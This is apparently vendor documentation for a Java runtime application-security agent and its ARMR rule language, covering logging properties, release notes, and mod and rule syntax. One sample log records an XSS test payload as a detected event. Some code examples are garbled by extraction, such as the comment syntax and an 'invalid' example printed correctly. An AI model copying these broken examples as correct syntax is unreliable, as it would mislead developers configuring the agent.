  - When the contacted domain name host is not available. The hostname from local configuration (`/etc/hostname`) will be used.
- `oceanic.log.file`: **MANDATORY PROPERTY** the security log file location. If this log file is not provided, security logging will be turned off.
  - The value for the security log file location may be an absolute or relative path.
  - If a relative path is used, it is relative to the location of where the property is defined. This is either the location of the oceanic.properties file, or the application startup folder if the property is defined as startup parameter.
  - For example either of the following values may be used to specify the log file :
    - `oceanic.log.file=/opt/aams/conf_1/security.log`
    - `oceanic.log.file=security.log`
- `oceanic.log.file.maxsize`: **OPTIONAL PROPERTY** specifies the maximum file size (with a margin of some KBs) of a security log file. This flag should not be defined when `oceanic.log.file.rotatedaily` is set to true.
  - The allowed formats of the flag oceanic.log.file.maxsize are as follows :
    - `<number>KB`
    - `<number>MB`
    - `<number>GB`
    - the default is bytes if KB/MB/GB extension is not present
  - The default value of this flag is 10MB. Soon after the file reaches the limit the security log file is truncated
- `oceanic.log.file.maxindex`: **OPTIONAL PROPERTY** defines the maximum number of backed-up security log files that will be created. For `N=3`, the following log files will be created: `events.log`, `events.log.1`, `events.log.2` and `events.log.3`. Files are selected in a round-robin fashion.

    - The default value of this flag is 1, this means that a single backup file is created. When the log file size exceeds the limit, the backup file is removed, log file is moved to `<filename>.1` and a new log file is created.
    - To disable rotation, set the value of this flag to 0
- `oceanic.log.file.rotatedaily`: **OPTIONAL PROPERTY** specifies if the log file is rotated every 24hours, values accepted are true or false.
- `oceanic.log.file.redaction`: **OPTIONAL PROPERTY** this flag lists a comma separated list of CEF extension names which are never included in the CEF event messages produced by the Agent, see example below

> **INFO**
>
> Here is a typical log message with no CEF extensions redacted
>
> ```
> <10>1 2021-01-22T12:22:45.181Z l-dev java 5041 - -
> CEF:0|ARMR:Walter|Walter|2.2|xss_detect|Execute Rule|High|rt=Jan 22 2021
> 12:22:45.181 +0000 dvchost=l-dev procid=5041 appVersion=1 act=protect msg=XSSTest
> payload=<img foo error='100'='100' />
> httpSessionId=A7E2E39171952A19199E407DC1090746 taintSource=HTTP_SERVLET
> httpRequestUri=/spiracle/xssContextMatrix.jsp
> httpCookies=JSESSIONID=A7E2E39171952A19199E407DC1090746 remoteIpAddress=127.0.0.1
> ```
>
> If we use `oceanic.log.cef.redaction=payload,httpSessionId,remoteIpAddress,httpCookies`, the output is altered with information redacted
>
> ```
> <10>1 2021-01-22T12:22:45.181Z l-dev java 5041 - -
> CEF:0|ARMR:Walter|Walter|2.2|xss_detect|Execute Rule|High|rt=Jan 22 2021
> 12:22:45.181 +0000 dvchost=l-dev procid=5041 appVersion=1 act=protect msg=XSSTest
> taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xssContextMatrix.jsp
> ```

> **NOTE**
>
> In previous versions of the AAMS Agent, `oceanic.rules.log` was used instead of `oceanic.log.file`, but this flag is now deprecated and will be removed in the future releases.

# XML logging configuration

> **NOTE**
>
> XML logging configuration has been removed. All logging configuration previously achieved by XML can be achieved using the above list of properties.

Version: 23.3.1

# Controlling the flow of security events

The functionality described below can be used when an application protected by the AAMS Agent requires a restriction on the total number of events generated for a given rule, the functionality is enabled using the following flags :

`oceanic.MaxEventsPerRule=<number of events>` `oceanic.MaxEventsDelay=<seconds>`

> **INFO**
>
> Note : both flags are required and neither flag has a default setting

The background to this functionality is to allow the AAMS Agent to apply flow-control to its messages and prevent a flood of messages to the Portal in the event that the rule is triggered multiple times in quick succession. It should be noted that this does not apply to the local security log which will contain all events/messages.

The first flag requires the AAMS Agent to keep a count of the total number of events for a given rule such as file or SQLi, and - when the specified number is reached - skip sending events for that rule until the period specified in the second flag (MaxEventsDelay) has expired. At that point in time - the count is reset to zero and events start flowing again, until the value of MaxEventsPerRule threshold is reached again.

This way the agent will apply flow-control to its messages to the Portal so that the user can set limits of how many events the agent can send to the Portal in what period of time.

Each time the MaxEventsPerRule threshold is reached, a single new CEF event of type "Execute Rule" is generated for the specific rule, with the message that the "MaxEventsPerRule" threshold was reached along with the count of the number of events and the time for which event reporting will be paused.

No changes are required to other flags, in particular other flags that specify the connectivity to the Portal do not need to change.

Version: 23.3.1

# Optional Encryption of Agent Properties

> **INFO**
>
> Available on Linux only.

Most Agent properties accept encrypted values. Likely candidates for encryption are properties that include sensitive information such as credentials. The encryption of properties must be done manually using the `encryptProperty.sh` bundled with the Java Secure Agent, as shown below.

```
$ /opt/aams-java-secure-x.y.z-bN/scripts/encryptProperty.sh myValue
The property was successfully encrypted.
The full output below can be used as a replacement property in oceanic.properties

ENC(iWrXS94gAu42cCRdiMpHnJk3jpGy6b+c)
```

This can then be used as the value, for example:

```
oceanic.ControllerPresent=ENC(iWrXS94gAu42cCRdiMpHnJk3jpGy6b+c)
```

The following list of properties **do not** accept encrypted values:

- Show Start `(oceanic.ShowStart)`
- Hide Start `(oceanic.HideStart)`
- Local Rules File `(oceanic.rules.local)`
- Rules Directory `(oceanic.rules.dir)`
- Rules Autoreload `(oceanic.rules.autoreload)`

Version: 23.3.1

# Release Notes

## Overview

This release is a minor improvement over release 23.1.0 with one bug fix for agents running on Java5. This 23.3.1 release also adds support for Elasticsearch version 8.x.

## New Features / Improvements

- W4J-1312 Deliver Security Events in the format accepted by Elasticsearch version 8.x

## New Features / Improvements Which Break Backward Compatibility

- None

## Feature Removals

- None

## Bug Fixes

- W4J-1308 Security Events not delivered to Portal Dedicated 6.x when running on Java5

## Known Issues

- REM-1855 `IOException` is unexpectedly thrown when the Deserial rule is absent in certain cases
- REM-2422 When running JRockit 6 with Dynatrace, neither JBoss AS 7.1 nor JBoss EAP 6.x are supported by Java Secure
- REM-2434 For Java Upgrade, JBoss AS 7.1 and JBoss EAP 6.x running with IBM J9 are unsupported
- REM-2445 Inconsistent warning messages logged when user inadvertently omits `-Doceanic.log.file` property depending on whether log.mode is `LOCAL` or is `BOTH`
- REM-2508 CEF log not reporting if a method declared in a patch cannot be found

- REM-2743 JBoss EAP 7.2 fails to start on Java Secure when running Java 11
- REM-2972 Java Secure running JDK 5 is not supported on MC 5.x
- REM-2981 Two link rule CEF events for File Path Traversal Rule
- REM-3045 Protected XSS attack on JamWiki webapp causes JBoss v4.2 shutdown to hang
- REM-3126 Warning "OpenJDK 11 IllegalAccessError after JVMTI retransform/redefine" while onboarding an agent to later versions of the Management Console
- REM-3230 Under certain workloads running JRockit 6, an extra performance overhead may be incurred
- REM-3235 Under certain workloads running Tomcat, an extra performance overhead may be incurred with the XSS rule

## Third Party / Open Source Dependencies

- ANTLR
- Json Simple
- Log4j Library
- ASM Library
- Apache Harmony (DRLVM)
- OpenJDK JDK Source

Version: 2.8

# ARMR

The latest release of the AAMS Agent uses the ARMR v2 platform. The content below will introduce the ARMR platform and core concepts for understanding the ARMR syntax. Following this is a chapter on each specific rule with a detailed description, rule examples and log output examples.

Please consult Customer Success for the appropriate ARMR version to use when deploying the latest AAMS Agent.

Version: 2.8

# The ARMR 2 Platform

The ARMR 2 Platform is comprised of two parts: a Domain-Specific Language (DSL) designed to allow
users to express application extensions and security controls, and a recompilation engine that interprets
the ARMR DSL to apply the programmed extensions and security controls. Here are some of the common ARMR terms used throughout this document.

| Term | Definition |
|---|---|
| ARMR | **A**utonomous **R**ule **M**anagement **R**untime. |
| ARMR DSL/ Language | The language used to program extensions and security controls. |
| ARMR Rule | One of many runtime types that can be programmed to apply enhancements or security controls for specific behaviors of the application (i.e. HTTP queries, SQL transactions, file-system operations, etc.) |
| ARMR Mod | A self-sufficient ARMR program comprising one or more ARMR rules. An ARMR rule is always a member of one, and only one, ARMR Mod. |
| ARMR Rules File | A plain-text file with an extension of .armr that contains one or more ARMR mods. |
| ARMR Engine | The runtime recompiler platform which interprets and executes ARMR Mods and the ARMR Rules therein. |
| Agent | A runtime Agent which supports the ARMR platform and can execute ARMR Mods. |

---

The ARMR Language Specification defines the structure of the DSL itself and the reprogrammable behaviors of an application's runtime components, such as networking operations, HTTP transaction, SQL queries, and many others. These reprogrammable behaviors form the basis for ARMR Rules, which enable users to eloquently describe how they would like to apply behavior enhancements or enforce bespoke security policies for any desired target application.

As of the ARMR 2.X release - the ARMR Language Specification will ensure forward compatibility with future versions of the ARMR engine. The ARMR Language Specification may change over time, please consult latest documentation and Client Services for latest implementation details.

All of AAMS Agents are designed to attach to the underlying runtime at bootup. Late (dynamic) attachment of AAMS Agent is not presently supported. Once a AAMS Agent is attached to an underlying runtime, ARMR Mods can be loaded, reloaded, and unloaded dynamically at runtime without requiring the application or underlying runtime to be restarted.

Version: 2.8

# ARMR Language Syntax

The structure of the ARMR language and syntax is loosely based on the YAML syntax. Users familiar with YAML and its syntax will be comfortable with programming ARMR Mod. ARMR Mods use a file
extension of `.armr`. The content of the file is plain-text and can be written and viewed in any text editor.
The following is a high-level overview of what the ARMR language syntax looks like.

```
app("Security Rules"):
    requires(version: ARMR/2.7)

    http("An ARMR HTTP Rule"):
        ...
    endhttp



    marshal("An ARMR Marshal Rule"):
        ...
    endmarshal



    dns("An ARMR DNS Rule"):
        ...
    enddns



    socket("An ARMR Socket Rule"):
        ...
    endsocket



    filesystem("An ARMR FileSystem Rule"):
        ...
    endfilesystem



    sql("An ARMR SQL Rule"):
        ...
    endsql
```

```
    library("An ARMR Library Rule"):
        ...
    endlibrary



    patch("An ARMR Patch Rule"):
        ...
    endpatch

endapp
```

Studying the syntax at a high-level, we can see a pattern of block declarations, where each block has an opening declaration, and an ending declaration. Blocks can also take statements, which are child
components of each block. Statements are used to describe configuration for the block.

# Block

All blocks must abide by the following rules,

- Blocks must have an opening and closing declaration.
- The opening declaration starts with the `<block-name>`.
- Followed by a **unique quoted string inside parenthesis** to name the block.
- Followed by a **colon**, which indicates to the ARMR engine that the block is open and should expect a closing declaration.
- Each proceeding line after a block is opened will be a statement of that block until it is closed.
- Each open block must be closed with the keyword `end<block-name>`.

**Block Example**

```
http("An ARMR HTTP Rule"):
    ...
endhttp
```

# Statement

All statements must abide by the following rules,

- A statement is a declaration that is not open or closed.
- Statements do not have a colon after the parenthesis.
- All the configuration for the statement exists within the parenthesis.
- The configuration is made up of `key:value` pairs.
- Some `key:value` pairs may be optional. If optional, they can be omitted.
- If only one `key:value` pair is mandatory, for most cases it is not necessary to state the key, and just pass the value. Otherwise it is recommended to provide both the key and the value.
- Some values are `keywords`, and do not need to be quoted. It is only necessary to quote strings that are user defined, such as a file path or the name of a parameter in a HTTP request.
- The order of the `key:value` pairs is not strict and can be presented in any order.

**Statement Example**

```
requires(version: ARMR/2.7)
```

# Types Of Values

Values can be any of these types,

- **keyword:** an unquoted string that has a defined meaning within the ARMR language.
- **string**: any sequence of characters surrounded by double quotes. eg: `"an example string"`.
- **integer**: an unquoted whole number without decimal point.
- **float**: an unquoted number with decimal point.
- **boolean**: an unquoted `true` or `false`. The value is not case-sensitive.
- **dictionary**: a collection of different `key:value` types separated by commas, and encapsulated within curly brackets. e.g. `{"personal data form", id: 32, name: "John"}`.
- **list**: a collection of values of the same type, separated by commas, and encapsulated within square brackets. e.g. `[2, 3, 32, 100]`.

- A **dictionary** and a **list** value can contain other dictionaries and lists inside them.

## Comments

It is possible to include comments in an ARMR file. There are two scenarios to mention,

- The hash symbol (also known as the pound symbol) `#` can be used throughout the entire ARMR File. This is used for commenting on a per-line basis. There is no block comment equivalent.
- When inside an `app` declaration, it is possible to use a double forward-slash `//` for a single line comment or the forward-slash with star `/* */` for block comments.

```
# This kind of comment

# can be used anywhere

# in an ARMR File.

app("Security Rules"):
    requires(version: "ARMR/2.0")

// This is a line comment
    // and can be used within
    // an ARMR App.
    http("An ARMR HTTP Rule"):
        ...
    endhttp

/_
        This is a block comment
        that can be used within
        an ARMR App.
    _/

endapp
```

## Escape Character

Any character is legal as part of an ARMR string value, including double-quotes, as long as they are escaped. Escaping can be achieved by using the back-slash character `\`. A backslash literal should also be escaped with a backslash to distinguish it from an escape character. Not escaping backslashes \ or double quotes " could lead to unexpected behavior.

| Valid | Invalid |
| --- | --- |
| `"hello\\ world\""` | `"hello world\"` |
| | `"hello w"rld"` |
| | `"hello w\\"orld"` |

---

The following ARMR Mod name is valid,

```
app("App name with \\ and \""):
endapp
```

The following ARMR Mod name is invalid,

```
app("App name ending slash\"):
endapp
```

## Windows Paths

The backslashes in Windows paths should be escaped. The following Windows path is valid,

```
process("Protect executable in a specific directory"):
execute("C:\\Windows\\\*")
```

The following Windows path is invalid,

```
process("Protect executable in a specific directory"):
execute("C:\Windows\*")
```

# Formatting

Blocks do not need to be separated by new line characters, meaning that the entire contents of an ARMR file could be written on a single line. However, it is strongly recommended that users do not write rules in this fashion as this will make it extremely difficult to read.

```
app("Security Rules"):requires(version: ARMR/2.7)endapp
```

Blocks, components, and keywords must be declared in lowercase as the parser is case-sensitive. The following will not be allowed to load. Notice the malformed `ApP` and `EnDapp`.

```
app("Security Rules"):
    requires (version: ARMR/2.7)

endapp
```

Version: 2.8

# ARMR Mod

An ARMR Mod is a single **program** for an ARMR Engine. An ARMR Mod is a mandatory declaration that
defines the atomic executable unit of one-or-more ARMR Rules. An ARMR Rule cannot exist outside of
an ARMR Mod.

It is possible to define multiple ARMR Mods in a single `.armr` file if necessary. The example shown
below is the complete declaration of an ARMR Mod named "`Security Rules`". The keyword app is
used to declare an ARMR Mod, which takes a string that is used to identify this ARMR Mod with a unique name. The unique name is also used for all events recorded by the ARMR Engine in the event log
file. Two ARMR Mods with the same name cannot be loaded at the same time. An ARMR Mod must
implement the mandatory requires() statement and contain at least one ARMR Rule. An empty ARMR Mod with no rules, as shown in the **ARMR Mod Example**, is not valid.

## Requires

The `requires()` statement provides details about what is required for the ARMR Mod to run. It must be declared before any rules, otherwise the Mod will fail to load and an error will be logged in the CEF log. For now, the `requires()` statement only takes a single `key:value` pair that declares the minimum required ARMR language level to be supported by the agent for the ARMR App to run. Future versions of ARMR will support further overloading with additional requirements.

## Version

The `version()` directive allows an ARMR developer to declare precedence between multiple ARMR Mods of the same name. When an ARMR developer commits a newer version of a mod, any older versions of the same mod will be ignored by the agent when present in the same load cycle. The `version` declaration is optional, but if provided, it needs to be specified before any rule is declared. Its default value when not declared is `1`. In the case of multiple ARMR mods with the same name and different versions, only the mod with the highest `version` is committed to the agent.

`version` declaration is only supported since `ARMR/2.3`, inclusive.

Consider the following example:

```
app("Security Policy"):
    requires(version:"ARMR/2.3")
    version(2)
    // some ARMR Rules

endapp

app("Security Policy"):
    requires(version:"ARMR/2.3")
    version(3)
    // some ARMR Rules

endapp
```

In the above case, the ARMR mod with version `2` will be ignored and version `3` of the mod will be loaded instead. The following log message is generated for the mod with the lowest version:

```
in file "/tmp/example.armr": ARMR mod "Security Rules" overridden by mod with ver-
sion "2"
```

In the case where two ARMR mods have the same `version`, then both mods will fail to load as they are in conflict about their name ID.

For every security event generated by a rule, the CEF extension `appVersion` indicates the version of its mod. See more details about CEF extensions later in the document.

# Metadata

Since version `2.6` of the ARMR language, a `metadata()` directive can be declared within ARMR mods or rules. This declaration is useful when there is important or detailed information about the ARMR mod or rule that the developer might want to ship with it. Considering the case of an ARMR `patch`, the metadata could contain information about the vulnerability's CVE or CWE, which software does it target, when was the `patch` created, what's the CVSS score of the vulnerability. All this data will then be parsed and modeled by the ARMR language and consumed by the Agents and the Portal, which can then interact with it programmatically through the ARMR API. This feature extends the bridge between ARMR mod developers and ARMR language consumers (systems that parse and interact with mods), making it possible for automatic ARMR mod integrations into these systems.

`metadata` declaration is only supported from `ARMR/2.6`, onwards.

The metadata statement is optional either at the ARMR mod or rule levels. In this section the focus will be at the mod level but this concept is similarly applied at the rule level. See **Armr Rule** section for how to declare it at the rule level.

Metadata declared at the mod level will be inherited by all rules within that mod.

The `metadata()` statement is declared as follows:

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        cve: "CVE-2021-2432",
        cvss: {
            score: 3.7,
            version: 3.0,
            vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
        description: "The vulnerability allows a remote non-authenticated attacker
to
            perform service disruption. The vulnerability exists due to improper
            input validation within the JNDI component in Java SE. A remote
            non-authenticated attacker can exploit this vulnerability to perform
            service disruption.")

    patch("JNDI component fix"):
      ...
    endpatch
endapp
```

It takes a comma separated list of key value pairs written in free-form text, as with any ARMR language component. Any of the ARMR primitive types can be used as values: string literals, constants, floats, integers, booleans, lists or nested key value pairs.

Duplicate keys within `metadata` will generate an error message resulting in the mod being invalidated.

There is a list of metadata keys that were chosen to standardize, and so, their values will be strictly validated when an ARMR mod is parsed. The following table lists these keys and the enforced structure of their corresponding values:

| Key | Description | Enforced value structure | ARMR language example cases |
|---|---|---|---|
| `cve` | CVE ID of the vulnerability | Any non empty string literal or a list of non empty string literals | `cve: "CVE-2020-4000"` `cve: ["CVE-2020-4000", "CVE-2020-4001"]` |
| `cwe` | CWE category of the vulnerability | Any non empty string literal or a list of non empty string literals | `cwe: "CWE-89"` `cwe: ["CWE-89", "CWE-564"]` |
| `cvss` | CVSS score of the vulnerability | A list comprised of the following key value pairs:<br>- key `score` where its value must be a float<br>- key `version` where its value must be a float<br>- key `vector` where its value must be a string literal | `cvss: {score: 10.0, version: 3.1, vector: "..."}` |
| `description` | Text describing what the vulnerability or the mod or rule | Single string literal | `description: "The vulnerability allows a remote non-authenticated attacker to perform service disruption."` |
| `affected-os` | Operating systems affected by the vulnerabilty | Any non empty string literal or a list of non empty string literals | `affected-os: "Windows"` `affected-os: ["Windows", "Linux"]` |
| `affected-product-name` | Name of the product affected by the vulnerability | Single string literal | `affected-product-name: "Struts 2"` |

| Key | Description | Enforced value structure | ARMR language example cases |
|---|---|---|---|
| `affected-product-version` | Version of the product affected by the vulnerability | Single string literal or a list of ranges. A range is comprised of a key `range` and a value comprised of 2 key value pairs: `from` and `to`. Multiple ranges can be defined. If a single string is specified a single range will be interpreted internally with the same value for `from` and `to` key value pairs. Example: `range: {from: "1.0.0", to: "1.0.0"}` | `affected-product-version: "2.5.27"` `affected-product-version: {range: {from: "2.5.20", to: "2.5.27"}}` `affected-product-version: {range: {from: "2.5.20", to: "2.5.27"}, range: {from: "2.6.0", to: "2.6.8"}}` |
| `creation-time` | Time when the mod or rule was created | Single string literal | `creation-time: "Tue 02 Nov 2021 15:46:13 GMT"` |
| `version` | Development version of the rule | Integer | `version: 2` |

---

None of the metadata keys above are mandatory, they can be added as required. Other keys not in the table above can be used by the ARMR developer. These are classified as non-standardized metadata and their values will not be validated in any way, so they can have any desired structure. The example below is valid:

```
app("2021 JULY CPU"):
  requires(version: ARMR/2.6)
  metadata(foo: "bar")
  patch("JNDI component fix"):
    ...
  endpatch
endapp
```

```
app("2021 JULY CPU"):
  requires(version: ARMR/2.6)
  metadata(complex: {foo: "bar"})
  patch("JNDI component fix"):
    ...
  endpatch
endapp
```

## Logging metadata

The metadata key `log` inside the `metadata` statement is reserved for giving any extra functional meaning to the metadata declared within its value. As an example:

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432"
        },
        cvss: {
            score: 3.7,
            version: 3.0,
            vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
        description: "The vulnerability allows a remote non-authenticated attacker
to
            perform service disruption. The vulnerability exists due to improper
            input validation within the JNDI component in Java SE. A remote
            non-authenticated attacker can exploit this vulnerability to perform
            service disruption.")

    patch("JNDI component fix"):
        ...
    endpatch
endapp
```

In the above example `log` is not a metadata key but a keyword to tell ARMR consumers that this metadata should be logged in security events. As for the case of agents, a CEF extension will be logged in every event of every rule defined within the mod, since `metadata` is declared at the mod level:

```
CEF:0|ARMR:2021 JULY CPU|2021 JULY CPU|2.6|validate component|Load Rule|Low|rt=Feb
23 2022 17:39:02.844 +0000 appVersion=1 cve=["CVE-2021-2432"] dvchost=test-host
ruleType=patch procid=324782 securityFeature=patch outcome=success
```

The ARMR developer has two ways for marking metadata as loggable:

- Multiple `log` key value pairs, or
- Single `log` key value pair containing all the metadata to be logged.

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432",
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption."
        })

    patch("JNDI component fix"):
        ...
    endpatch
endapp
```

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432"
        },
        log: {
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption."
        })

    patch("JNDI component fix"):
        ...
    endpatch
endapp
```

There is a set of security CEF extensions that are reserved to AAMS Agent and cannot be logged as part of CEF events. These extensions are: `agentName`, `ruleType`, `rt`, `dvchost`, `procid`, `nodeid`, `appVersion` and `securityFeature`. If any of the keys above are used as metadata and marked for logging, the agent will log a one-time only CEF event indicating the error and the extension will not be logged in any of the events.

The same occurs in the case that metadata keys are marked for logging and duplicate any extension already present in a normal security event. The agent security logging data will always take precedence over metadata logged keys. A one-time only CEF event error will be logged in this case and the metadata key will be ignored from the CEF event.

# ARMR Language Level

As shown in the example, this ARMR App requires a minimum ARMR language level of `2.0` to be supported by the ARMR agent. Both the `version` key and string value are required to be stated. The ARMR language level version is based on **Semantic Versioning** format of `major.update`. Incrementing the `major` value represents new functionality that is backwards incompatible with the previous release. Incrementing the `update` value means new functionality has been added that does not break backwards compatibility. In the case of an `update`, agents that are in the same `major` version range, but have a lower update value, will simply ignore new functionality. If either the version string is invalid or the version is unsupported, the app will fail to load and an error message will be printed to the CEF log file.

# ARMR Mod Example

The following example shows a well formatted ARMR Mod, so long as at least one ARMR Rule is contained within the ARMR Mod. Please consult the **ARMR Rule** section for more information on available rule types.

**Valid ARMR Mod Example:**

```
app("Security Policy"):
    requires(version:"ARMR/2.3")
    version(2)
    // some ARMR Rules

endapp
```

**Invalid ARMR Mod Example:**

In the example shown here, the `requires()` statement is missing.

```
app("Security Policy"):

endapp
```

**Error Message:**

The invalid ARMR Mod would generate an error message in the security log file.

```
<unknown>: line 3: col 0: Invalid input: 'endapp' expecting: 'requires'
```

Version: 2.8

# ARMR Rule

The term ARMR Rule is an umbrella term that includes all of the rules mentioned in the **ARMR Rules** section. Please see each rule type for a more detailed description. Each rule type has a unique set of statements to describe and configure the security control.

## ARMR Rule Parts

While each ARMR rule models a different aspect of a system, each rule shares a common set of requirements. Each ARMR rule operates on a set of **given** conditions that need to be configured so that if and **when** an `event` is triggered, **then** an `action` will be taken. This style of behavior is analogous to behavioral test-driven development of **given-when-then**. The documentation will describe how each part is configured.

```
rule("An ARMR Rule"):
    given("various conditions")
    when("event occurs")
    then("take action")
endrule
```

Every ARMR Rule is configured in a similar fashion, using these **Given**, **When**, **Then** states. Each rule will use these headings to describe how each specific rule needs to be configured.

## Given (Conditions)

Each ARMR rule will allow a user to specify a unique set of conditions (configuration options) that will help to specify the nature of the event or define parameters that need to be enforced should an event be triggered. The configuration of the conditions is specific to each ARMR rule. Please consult each rule to learn how to configure it correctly.

## When (Event)

The occurrence of an event is where an attack has been detected under the specified conditions, and an action will need to be taken. The configuration of the event is specific to each ARMR rule. Please consult each rule to learn how to configure it correctly.

If multiple ARMR rules exist for a given security feature, precedence is given to the ARMR rule with the more specific event condition, and this rule will be the one that triggers. For example, if a file path is specified as a condition in which the rule should trigger, then the ARMR rule with the most specific file path will take precedence.

## Then (Action)

ARMR rules will perform an action on the basis of an event being triggered. In such cases, an ARMR rule can be configured to take action in a number of ways. Some actions have higher priorities than others, which will override rules with lower priority actions. This makes it possible to chain rules together. For example, it is possible to have a broad rule with a lower priority action that denies all events, and then to have more specific rule with a higher priority action that will allow events under certain conditions.

After event condition specificity, action priority then determines rule precedence. Action priority from highest to lowest is: allow (where supported), protect, detect.

| | |
|---|---|
| detect | Used for monitoring events that have been triggered. Since this action does not interfere with other actions, it will always run. A log entry will be made in the CEF log file. |
| allow | Used for allowing specific events to happen, overriding the events that are otherwise protected. A log entry will be made in the CEF log file. |
| protect | Used for specifying events to protect. The type of protection is dependent on the ARMR rule type. A log entry will be made in the CEF log file. |
| code | A user-specified block of code that will be run when the event has been triggered. No log entries are recorded on execution unless configured by the ARMR developer. In ARMR 2.0, code blocks are only supported in the ARMR Patch rule; in ARMR 3.0 and above, code blocks are supported in all rules. |

---

The action statement may specify a log message. If a log message is specified then a log entry will be generated. The user can specify a custom message to be included in the log entry or, if the log message parameter is left blank, a default log entry is generated.

The log message parameter is mandatory for an action of `detect`, and is optional for an action of `allow` or `protect`. If the log message parameter is omitted then logging will be switched off.

For an action of `detect`, `allow` or `protect`, the action statement may specify a severity. If no severity value is provided then the default severity is set to `Unknown`. The user may specify the severity as an integer in the range of 0-10 inclusive (0 being least severe and 10 being most severe). The severity may also be specified as one of the following: `Low`, `Med`, `High` or `Very-High` (case insensitive).

# Metadata

As described in more detail in the **Armr Mod** section, it is possible to declare a `metadata()` statement since `ARMR/2.6`, which can be declared either at the mod or rule levels. This section describes the use case at the rule level.

All rule types support `metadata()` statements.

The behavior of the `metadata` at the rule level is to inherit all metadata key value pairs from its originating mod, if there is any, in the addition to those defined within the rule itself. Also, whatever key value pairs defined, that may already exist at the mod level, will be overridden by the metadata at the rule level, if they share the same keys. Considering the example when the mod contains part of a quarterly security update for Java:

```
app("2021 JULY CPU"):
    requires(version: ARMR/2.6)
    metadata(
        affected-os: any,
        affected-product-name: "Java SE",
        affected-product-version: {
            range: {from: "7u0", to: "7u301"}})

    patch("CVE-2021-2432 - JNDI component"):
        metadata(
            cve: "CVE-2021-2432",
            cvss: {
                score: 3.7,
                version: 3.0,
                vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption.",
            affected-product-version: {
                range: {from: "7u171", to: "7u301"}})
        ...
    endpatch
endapp
```

The `patch` above will inherit the following metadata key value pairs: `affected-os`, `affected-product-name` and `affected-product-version`; but will also contain the following additional ones: `cve`, `cvss` and `description`. As for the value of `affected-product-version`, since the rule overwrites its inherited value from the mod, it will now be:

```
affected-product-version: {
    range: {from: "7u171", to: "7u301"}}
```

### Logging metadata

Similarly to the **Armr Mod** section, the `log` key must be used whenever a metadata key value pair should be logged in security events. At the rule level, this means that every event for that rule will contain any key value pairs marked for logging. Equally with the case example above, `metadata` at the rule level takes precedence and it will override any behavior or value set out by the originating ARMR mod. So, if the metadata with key `affected-product-version` is marked for logging at the rule level, it will be logged in security events, thus, overwriting the value set out in the originating mod.

## Valid ARMR Example

This example shows how an ARMR Mod may be configured using the ARMR HTTP rule to detect requests to the endpoint `"/webapp/index.jsp"` which do not have an origin of `"host1"`, `"host2"`, or `"host3:8080"`. In this case, the **conditions** of this rule is predicated on a URI endpoint of `"/webapp/index.jsp"`. Any request that matches that endpoint are then checked for the CSRF same origin event, indicated by `csrf()` statement. The event needs to be configured as a same origin event using the `same-origin` keyword. In this case, the request must have the `origin` header that contains a host that matches one of the hosts specified in the rule. Should a request fail the parameters declared in the event, then an **action** will be taken. In this case, the `detect()` action will take place, alerting the user that an invalid request was detected.

```
app("Security Rules"):
    requires (version: "ARMR/2.0")

    http("Detect HTTP requests with invalid origin header"):
        request(paths: "/webapp/index.jsp")
        csrf(same-origin,
            options: {
                hosts: ["host1", "host2", "host3:8080"]})
        detect(message: "HTTP Same Origin validation failed", severity: 7)
    endhttp

endapp
```

## Invalid ARMR Example

Unrecognized but well-formatted rule declarations inside the app will be ignored by the parser. Consider the example below. The `foo` block will be ignored but the `http` rule will still be loaded. If an invalid ARMR Rule exists, an error message will be printed to the CEF log.

```
app("Security Rules"):
    requires (version: "ARMR/2.0")

    foo("a foo rule"):
    endfoo

    http("Deny HTTP requests with invalid origin header"):
        request(paths: "/webapp/index.jsp")
        csrf(same-origin,
            options: {
                hosts: ["host1", "host2", "host3:8080"]})
        detect(message: "HTTP Same Origin validation failed", severity: 7)
    endhttp

endapp
```

## ARMR Rule Life-Cycle

Every ARMR Rule transitions through a five-stage lifecycle inside the ARMR Engine. Understanding this
lifecycle is important in order to understand the state of the rules inside the ARMR Engine. With the
exception of execute, each state of the rules lifecycle is shown in the CEF log. The following table describes each state.

| | |
|---|---|
| `load` | The syntax of the ARMR rule is valid and the rule has been loaded into the ARMR Engine. |
| `link` | The ARMR rule has been compiled into the running application and is ready to begin executing on the next occurrence of the defined event. |
| `execute` | The ARMR rule has executed and the action of the rule has been applied. Each unique execution of the ARMR rule is a unique execute event. Execute events are not recorded in the CEF log file, although some ARMR Engine implementations may provide special configuration options to enable CEF logging of execute events. |
| `unlink` | The ARMR rule has been uncompiled from the running application and will no longer execute on future occurrences of the defined event. |
| `unload` | The ARMR rule has been unloaded from the ARMR Engine. |
| `reload` | Rule(s) will be reloaded by ARMR engine on detection of a change to rule content |

Reloading of rules will only occur when the rule's configuration and desired behavior has changed such as log message and/or Java code, otherwise the rule will not be reloaded.

Only changed ARMR mods will be reloaded.

The output of the Security CEF log file will have the following format.

```
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - - CEF:0|ARMR:2019
JULY CPU|2019 JULY CPU|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.493 +0000 appVer-
sion=1
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - - CEF:0|ARMR:2019
